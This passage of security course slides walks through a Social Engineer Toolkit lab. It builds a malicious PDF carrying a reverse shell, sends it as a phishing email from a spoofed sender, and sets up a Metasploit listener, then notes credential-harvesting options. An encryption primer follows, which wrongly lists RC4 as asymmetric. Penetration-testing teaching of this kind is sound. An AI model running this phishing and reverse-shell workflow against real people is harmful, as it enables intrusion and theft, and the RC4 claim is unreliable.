  12) Adobe PDF Embedded EXE Social Engineering
  13) Adobe util.printf() Buffer Overflow
  14) Custom EXE to VBA (sent via RAR) (RAR required)
  15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  18) Apple QuickTime PICT PnSize Buffer Overflow
  19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  20) Adobe Reader u3D Memory Corruption Vulnerability
  21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12


[-] Default payload creation selected. SET will generate a normal PDF with embed
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2
```

34




## Walk Through of Attack

- Select Payload 1

```
[-] Default payload creation selected. SET will generate a normal PDF with embed
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>
```

35




## Walk Through of Attack

- Add an IP Address to listen on

```
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137
```

36




## Walk Through of Attack

- Select a port (Defaults to 443)

```
    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and se
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windo
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accep
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137
set:payloads> Port to connect back on [443]:80
```

37




## Walk Through of Attack

- Select Option 1 to keep file name

```
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener: 192.168.241.137
set:payloads> Port to connect back on [443]:80
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachm
ent.

   Right now the attachment will be imported with filename of 'template.whatever
'


   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
```

38



## Walk Through of Attack


- Select Option 1 for a single Email address

```
   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```

39

# Walk Through of Attack

- Select Option 1 for a Pre-Defined template




```
   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
```

40

40

# Walk Through of Attack

- Select Option 1 for the first template




```
   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
```

41

41

# Walk Through of Attack

- Enter an Email Address (Mine)




```
   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org
```

42

42

## Walk Through of Attack

- Select Option 2 for my own server




```
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
```

43

43

## Walk Through of Attack

- Enter a “From” address




```
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
```

44

44

## Walk Through of Attack

- Enter a Name




```
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
```

45

45

## Walk Through of Attack

- Enter Mail server information (Consolidated)




```
1: Have you seen this?
2: Dan Brown's Angels & Demons
3: Baby Pics
4: Computer Issue
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.myfakemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
```

46

## Walk Through of Attack

- Launch Metasploit and setup listener




```
5: How long has it been?
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.myfakemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:Y
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:
```

47

## Walk Through of Attack

- Will look like this for a bit




```
6: Strange internet usage from your computer
7: Order Confirmation
8: Status Report
9: WOAAAA!!!!!!!!!! This is crazy...
10: New Update
set:phishing>1
set:phishing> Send email to:wmackey@ieee.org

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):fake@fake1234.com
set:phishing> The FROM NAME user will see: :Fake
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):smt
p.myfakemailserver1234.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:Y
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:y
[*] Starting the Metasploit Framework console...-
```

48

## Walk Through of Attack

- Eventually



```
       =[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]]
+ -- --=[ 1387 exploits - 781 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.241.137
LHOST => 192.168.241.137
resource (/root/.set/meta_config)> set LPORT 80
LPORT => 80
resource (/root/.set/meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 192.168.241.137:80
[*] Starting the payload handler...
```

49

49

## Walk Through of Attack

- At this point, Metasploit is listening for the packet coming from your victim once the attempt to open the attachment

50


50

## Other Choices

- You could clone a web site and set up your own copy hosting malicious attacks
- You could clone a web site and just harvest credentials from unsuspecting visitors
- You could use the mass e-mailer to “invite” victims to visit your freshly cloned site
- You could build a link that shows a legitimate url when the mouse hovers over the link, but replaces the page with yours once clicked

MIS 5211.701 51


51



## Fast-Track

- If you have the  Metasploit book, you may see reference to a separate tool called Fast-Track
- Fast-Track was rolled in to SET under "Fast-Track Penetration Testing "


52



## Wrapping Up SET

- Be careful.  You could easily escape the boundary of your test systems
- I covered this area so you would see what was available and how it interfaces to Metasploit


53



## Encryption (Short Version)

- Couple of points up front
  - Real "Standards based" encryption is hard to break ☹
  - Proprietary encryption is usually not as hard to break ☺
  - When encryption is broken, it is usually the implementation, not the cypher suite that is broken
    - Example: WEP and RC4
  - Regardless of encryption, the computer has to decrypt the data to act on it.  Therefore, clear text data is in memory
  - Also true of browsers, browser must decrypt to act

54




## Encryption (Short Version)

- One exception to clear text in memory
- Homomorphic Encryption
  - Computations carried out on ciphertext
  - Result is also encrypted
- Problem:
  - Very resource intensive
  - Not fast enough for practical use (yet)

MIS 5211.701 55

55




## Terms

- Algorithm – Mathematical rules used to encrypt and decrypt
- Ciphertext – The encrypted data
- Encipher – Encrypting
- Decipher – Decrypting
- Key – Sequence of bits and instruction that governs encryption and decryption
- Plaintext – Unencrypted data

MIS 5211.701 56

56




## Symmetric vs Asymmetric

- Symmetric – Both parties use the same key
  - Anyone with a key can encrypt and decrypt
  - Relatively fast, less intensive to use
- Asymmetric – Keys linked mathematically, but cannot be derived from each other
  - What one key encrypts, the other key decrypts
    - Works both ways
  - Also known as a key pair and associated with PKI or public key encryption
  - Relatively slow, resource intensive

MIS 5211.701 57


57



## Stream and Block Ciphers

- Block Ciphers
  - Data is broken in to blocks
  - Blocks are encrypted/decrypted individually
- Stream Cipher
  - Message is not broken up
  - Encrypted/decrypted one bit at a time


58



## Types of Symmetric Systems

- DES
- 3DES
- AES or Advanced Encryption Standard
- Blowfish


59



## Types of Asymmetric Ciphers

- RC4
- RSA
- El Gamal
- ECC or Elliptic Curve Cryptosystems


60



## Public Key Encryption

- A "Hybrid" encryption method
- Symmetric key is used to perform bulk encryption/decryption of data
- Asymmetric keys are used to pass the symmetric key securely

